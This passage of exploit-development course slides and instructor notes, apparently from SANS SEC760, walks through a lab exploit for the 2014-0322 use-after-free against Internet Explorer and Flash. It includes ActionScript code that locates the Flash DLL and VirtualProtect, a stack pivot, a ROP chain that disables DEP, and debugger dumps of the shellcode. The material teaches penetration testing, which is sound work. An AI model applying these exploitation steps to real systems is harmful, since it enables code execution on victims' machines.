The exploit code attempts to find the base address of the Flash DLL by searching through memory looking for an MZ header. Recall that this is only possible because the UAF exploit previously updated the size of the array, giving ActionScript access to far more memory than it should normally have.

The code assumes that the next DLL loaded into memory after the array allocations is the Flash DLL. However, locating the flash DLL is not strictly required. Any DLL that imports VirtualProtect and has a stack pivot could be used.

Find Flash Base Address (2)

```
/* Get ocx base address */
k = 0;
while (1)
{
    if (this.s[index][(vtableobj-cvaddr-k)/4 - 2] == 0x00905A4D)
    {
        baseflashaddr_off = (vtableobj-cvaddr-k)/4 - 2;
        ocxinfo[0] = baseflashaddr_off;
        ocxinfo[1] = j;
        ocxinfo[2] = k;
        ocxinfo[3] = vtableobj;

        return ocxinfo;
    }

    k = k + 0x1000;
}
```

Sec760 Advanced Exploit Development for Penetration Testers

Find Flash Base Address (2)

This illustration shows the code used to hunt for the flash base address. Note that there is no need to check each memory location for the base address. It is sufficient to simply examine at 4K (0x1000) boundaries since all DLLs are loaded at page boundaries. At each page boundary, the location is checked for the standard MZ header. Note that this code does not make a specific check for another DLL being loaded in memory before the flash DLL. It is therefore possible that another DLL would be found.

The values for j, k, and vtableobj are used in other portions of the code. However, for your purposes, you are interested in the value of baseflashaddr_off as it will be used to calculate the virtual memory offset to the flash DLL. The baseflashaddr_off represents the index into the array of unit values where the DLL can be found.

Find Flash Base Address (3)

- In Windbg, locate the address for the Flash DLL manually

```
0:024> !address Flash32_12_0_0_70
Usage: Image
Base Address: 684b0000
End Address: 684b1000
Region Size: 00001000
State: 00001000 MEM_COMMIT
Protect: 00000002 PAGE_READONLY
Type: 01000000 MEM_IMAGE
Allocation Base: 684b0000
Allocation Protect: 00000080 PAGE_EXECUTE_WRITECOPY
```

Base address

Sec760 Advanced Exploit Development for Penetration Testers

Find Flash Base Address (3)

Run the exploit by accessing the FlashBase/trigger.html file in the browser. When presented with the popup, break in Windbg. Record the value for the flash base address offset. Obtain the address of the flash DLL manually using the !address command. Note that if you are using a different version of Flash, you will need to change the version number. If you cannot find the version number, simply run !address without any arguments to first identify the name and version of the flash DLL. This step is here simply to confirm that the ActionScript has found the DLL correctly.

```
0:024> !address Flash32_12_0_0_70
Usage: Image
Base Address: 684b0000
End Address: 684b1000
Region Size: 00001000
State: 00001000 MEM_COMMIT
Protect: 00000002 PAGE_READONLY
Type: 01000000 MEM_IMAGE
Allocation Base: 684b0000
Allocation Protect: 00000080 PAGE_EXECUTE_WRITECOPY
Image Path: C:\Windows\system32\Macromed\Flash\Flash32_12_0_0_70.ocx
Module Name: Flash32_12_0_0_70
Loaded Image Name:
Mapped Image Name:
More info: lmv m Flash32_12_0_0_70
More info: !lmi Flash32_12_0_0_70
More info: ln 0x684b0000
More info: !dh 0x684b0000
```

Find Flash Base Address (4)

- Using the offset reported from the script, manually calculate the Flash base address to verify that the script is getting it right
- Dump memory at the address to confirm that calculations are successful

```
0:024> db 0x684b0000
684b0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ.....
684b0010 b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 .....@.....
684b0020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
684b0030 00 00 00 00 00 00 00 00-00 00 00 00 38 01 00 00 .....8...
684b0040 0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68 .....!..L.!Th
684b0050 69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f is program canno
684b0060 74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20 t be run in DOS
684b0070 6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00 mode....$.....
```

MZ header. The base address has been found!

Sec760 Advanced Exploit Development for Penetration Testers

Find Flash Base Address (4)

Using the value recorded in the previous step, perform the following calculation to arrive at the correct base address:

- Multiply the value in the popup box by 4 (because each piece of array is 4 bytes).
- Add the result to 0x1a001000, since this is where the array is known to start in memory.
- Add 8 to the result.

In an example case, the popup box shows that the offset is 0x1392BBFE.

$0x1392BBFE * 4 + 0x1a001000 + 8 = 0x684b0000$

To see this easily, launch a Python command prompt and type the following:

`hex(0x1392BBFE * 4 + 0x1a001000 + 8)`

Now use the Windbg db command to verify that this address has an MZ header. Note that due to ASLR, your addresses will be different.

```
0:024> db 0x684b0000
684b0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ.....
684b0010 b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 .....@.....
684b0020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 .....
684b0030 00 00 00 00 00 00 00 00-00 00 00 00 38 01 00 00 .....8...
684b0040 0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68 .....!..L.!Th
684b0050 69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f is program canno
684b0060 74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20 t be run in DOS
684b0070 6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00 mode....$.....
```


Finding Imports

- The exploit must locate the imports in the Flash DLL so it can find kernel32
 - 0x3C is the offset to the PE header
 - The remaining addition takes us to the first import in the IMAGE_IMPORT_DIRECTORY list

```
/* Get imports table */  
peindex = this.s[i2][baseflashaddr_off+0x3C/4];  
importsindex = this.s[i2][baseflashaddr_off+peindex/4+(0x18+0x60+0x8)/4];
```

- rvaModuleName is at offset 0xC in
IMAGE_IMPORT_DIRECTORY

```
nameaddr = this.s[index][baseflashaddr_off+importsindex/4+nameindex/4+0x0C/4];
```

Sec760 Advanced Exploit Development for Penetration Testers

Finding Imports

The exploit must locate the imports in the Flash DLL so it can find kernel32. First, we add 0x3C to locate the PE header. The remaining math seen in the code takes us to the first import in the IMAGE_IMPORT_DIRECTORY list.

The second code snippet shows how to locate a pointer to the DLL name. Recall that we are searching for the entry that points to kernel32.dll. The rvaModuleName is located at 0xC in the IMAGE_IMPORT_DIRECTORY structure.

Confirming VirtualProtect

- ActionScript uses the corrupted array to search through memory for the address of the VirtualProtectStub function

```
0:002> u 772a2c15
kernel32!VirtualProtectStub:
772a2c15 8bff          mov     edi,edi
772a2c17 55           push    ebp
772a2c18 8bec          mov     ebp,esp
772a2c1a 5d           pop     ebp
772a2c1b e9b8f4fbff    jmp     kernel32!VirtualProtect (772620d8)
772a2c20 90           nop
```

Verify that ActionScript correctly identified the address of VirtualProtectStub (bypass DEP)

Sec760 Advanced Exploit Development for Penetration Testers

Confirming VirtualProtect

Run the exploit by accessing the VirtualProtect/trigger.html in MSIE. Note the address in the popup dialog that ActionScript has located for VirtualProtectStub. Break in Windbg and dump memory at the specified address. Note that your address will probably be different due to ASLR.

Use the Windbg 'u' command to disassemble at the address ActionScript has reported for VirtualProtectStub. You should now see that the ActionScript has correctly identified the address of VirtualProtectStub.

```
u 772a2c15
kernel32!VirtualProtectStub:
772a2c15 8bff          mov     edi,edi
772a2c17 55           push    ebp
772a2c18 8bec          mov     ebp,esp
772a2c1a 5d           pop     ebp
772a2c1b e9b8f4fbff    jmp     kernel32!VirtualProtect (772620d8)
772a2c20 90           nop
```

Pivoting the Stack

- This attack needs to pivot the stack
- The `xchg eax, esp; ret` sequence is used
- The `getSP` function looks for a stack pivot instruction inside the Flash DLL
 - Other DLLs could be used

Sec760 Advanced Exploit Development for Penetration Testers


Pivoting the Stack

This attack needs to pivot the stack. The `xchg eax, esp; ret` sequence is used for the stack pivot. The `getSP` function looks for a stack pivot instruction inside the Flash DLL. However, other DLLs could be used providing they had the correct stack pivot gadget.

Confirming Stack Pivot

- ActionScript uses the corrupted array to search through memory for the address of the VirtualProtectStub function

```
0:002> u 66E9e9C5 L2
Flash32_12_0_0_70+0x2e9c5:
66e9e9c5 94          xchg     eax,esp
66e9e9c6 c3          ret
```



Verify that ActionScript correctly identified the address of a stack pivot

Sec760 Advanced Exploit Development for Penetration Testers

Confirming Stack Pivot

Run the exploit by accessing the StackPivot/trigger.html file in MSIE. Note the address in the popup dialog that ActionScript has located for Stack Pivot. Break in Windbg and dump memory at the specified address. Note that your address will probably be different due to ASLR.

Use the Windbg 'u' command to disassemble at the address ActionScript has reported for the stack Pivot. You should now see that the ActionScript has correctly identified the address of the stack Pivot.

```
0:002> u 66E9e9C5 L2
Flash32_12_0_0_70+0x2e9c5:
66e9e9c5 94          xchg     eax,esp
66e9e9c6 c3          ret
```

Building the Payload

- With the address for VirtualProtect known, a ROP chain for disabling DEP is built

```
/* ROP */
this.s[index][0] = 0x41414141;
this.s[index][1] = 0x41414141;
this.s[index][2] = 0x41414141;
this.s[index][3] = 0x41414141;
this.s[index][4] = virtualprotectaddr;
this.s[index][5] = cvaddr+0xC00+8;
this.s[index][6] = cvaddr;
this.s[index][7] = 0x4000;
this.s[index][8] = 0x40;
this.s[index][9] = 0x1a002000;
```

Sec760 Advanced Exploit Development for Penetration Testers

Building the Payload

With the address for VirtualProtect known, a ROP chain for disabling DEP is built.

Examining the Payload (1)

- Examine the payload in Windbg using the dd command

```
0:024> dd 0x1a001000
1a001000  3fffffff 07bb3000 41414141 41414141
1a001010  41414141 41414141 763f2c15 1a001c08
1a001020  1a001000 00004000 00000040 1a002000
1a001030  6802e9c5 6802e9c5 6802e9c5 6802e9c5
1a001040  6802e9c5 6802e9c5 6802e9c5 6802e9c5
```

Stack Pivot

Virtual Protect Addr

Return Address

Sec760 Advanced Exploit Development for Penetration Testers

Examining the Payload (1)

Run the exploit by accessing the PayloadBuilt/trigger.html file in MSIE. When the exploit pauses break into Windbg and dump memory at the start of the array. Note that the stack pivot instruction has been written to multiple locations in memory. EAX should hold the value 0x1a001018 when the stack pivot is executed. This will result in VirtualProtect being called, disabling DEP. VirtualProtect will return to 0x1a001c08.


Note: sometimes the corrupted vector is not at 0x1a001000. If you dump memory and do not see that the value has been changed, you can try dumping again, or dump with a longer length (`dd 0x1a001000 L1000`) to see if that exposes the corrupted vector. It is normally very low in memory and in testing tended to be at 0x1a001000 most of the time. You already know the address of the stack pivot and it is copied in many places throughout memory. That can be used to find the exploit payload as well.

```
0:024> dd 0x1a001000
1a001000  3fffffff 07bb3000 41414141 41414141
1a001010  41414141 41414141 763f2c15 1a001c08
1a001020  1a001000 00004000 00000040 1a002000
1a001030  6802e9c5 6802e9c5 6802e9c5 6802e9c5
1a001040  6802e9c5 6802e9c5 6802e9c5 6802e9c5
```

Examining the Payload (2)

- Examine the payload in Windbg using the dd command

```
0:023> dd 0x1a001c08
1a001c08  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c18  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c28  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c38  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c48  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c58  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```



Sec760 Advanced Exploit Development for Penetration Testers

Examining the Payload (2)

Let's now examine the payload at 0x1a001c08. This address contains a large number of 0x1a1a1a1a which serves as a relative NOP sled. Run the command again, varying the length to attempt to locate the start of the shellcode.

```
0:023> dd 0x1a001c08
1a001c08  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c18  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c28  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c38  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c48  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001c58  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
```

Examining the Payload (3)

- Examine the payload in Windbg using the dd command

```
0:023> dd 0x1a001fb8
1a001fb8  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001fc8  41414141 414138eb 00000001 00000000
1a001fd8  00000000 00000101 0a282000 00000001
1a001fe8  00000001 00000000 00000000 00000101
1a001ff8  0a283000 00000001 00000300 41414141
1a002008  8b64db31 7f8b307b 1c7f8b0c 8b08478b
1a002018  3f8b2077 330c7e80 c789f275 8b3c7803
1a002028  c2017857 01207a8b 8bdd89c7 c601af34
```

↑
Jump Instruction

Sec760 Advanced Exploit Development for Penetration Testers


Examining the Payload (3)

The shellcode should be near 0x1a001fc8. When examining memory, try dumping the memory near 0x1a001fb8 so you can see the end of the sled of 0x1a1a instructions. Note the eb short jump instruction. This was necessary to jump over some addresses that were being overwritten by some internal flash function. The jump instruction advances EIP to 0x1a002008 where the actual shellcode to launch calc.exe begins.

```
0:023> dd 0x1a001fb8
1a001fb8  1a1a1a1a 1a1a1a1a 1a1a1a1a 1a1a1a1a
1a001fc8  41414141 414138eb 00000001 00000000
1a001fd8  00000000 00000101 0a282000 00000001
1a001fe8  00000001 00000000 00000000 00000101
1a001ff8  0a283000 00000001 00000300 41414141
1a002008  8b64db31 7f8b307b 1c7f8b0c 8b08478b
1a002018  3f8b2077 330c7e80 c789f275 8b3c7803
1a002028  c2017857 01207a8b 8bdd89c7 c601af34
```

Examining the Payload (4)

- Because of the way Flash works in the browser, it may not continue execution after you pause in the debugger
 - To view the payload, open the trigger file outside of the debugger



Sec760 Advanced Exploit Development for Penetration Testers

Examining the Payload (4)

Because of the way Flash works in the browser, it may not continue execution after you pause in the debugger. This is most likely caused by some internal timeout. To view the payload, open the PayloadBuilt/trigger.html trigger file in the browser while not attached with the debugger. When you reach the “payload built” alert, ensure that you acknowledge it quickly. Internet Explorer will crash, but notice that `cacl.exe` has been launched – code execution is successful.

Additional 2014-0322 Exercises

- If you have time consider the following optional activities:
 - Diffing the 2014-0322 patch
 - Try other shellcode
 - Testing this technique on a newer version (13+) of Flash Player

Sec760 Advanced Exploit Development for Penetration Testers

Additional 2014-0322 Exercises

If you have time consider the following optional activities:

- Diffing the 2014-0322 patch
- Writing custom shellcode to control EIP
- Testing this technique on a newer version (13+) of Flash Player

Although we did not examine the 2014-0322 UAF in this lab, that certainly is another learning opportunity. If you choose to examine it, these debugging commands are useful to examine the allocation and deallocation of the CMarkup objects.

```
bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc CMarkup\\t%p\\", @esi;.echo;g;"  
bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free CMarkup\\t%p\\", @ecx;.echo;g;"
```

Finally, you could test the exploit with other versions of flash player (something newer than 12.x). If the 13.x versions do not allocate memory at a predictable location then, the ASLR bypass would not function correctly.


760.5 Conclusion

- Windows heap overflows are complex by nature
- Creativity and determination can help you succeed where others fail
- You have reached the end of the course!
- Combining all of the knowledge from this course should help to prepare you for dealing with new exploits and vulnerability classes

Sec760 Advanced Exploit Development for Penetration Testers

760.5 Conclusion

At this point you have reached the end of the course content. Next up is the capture the flag to help you reinforce the concepts we have covered this week.

**What to Expect Tomorrow**

760.6 is a capture the flag event demanding that you utilize the skills gained during the course to achieve various goals. The game will be explained by your instructor.

Thanks!

- I would like to take a moment to thank you for signing up for SANS SEC760! If you have any questions or comments about the material, please contact me at:
 - Stephen Sims
 - Twitter: @Steph3nSims
 - stephen@deadlisting.com
 - Skype: hackermensch

Sec760 Advanced Exploit Development for Penetration Testers

Thanks!

I would like to take a moment to thank you for signing up for SANS SEC760, “Advanced Exploit Development for Penetration Testers!” If you have any questions or comments, please contact me at:

Stephen Sims

Twitter: @Steph3nSims

stephen@deadlisting.com

Skype: hackermensch

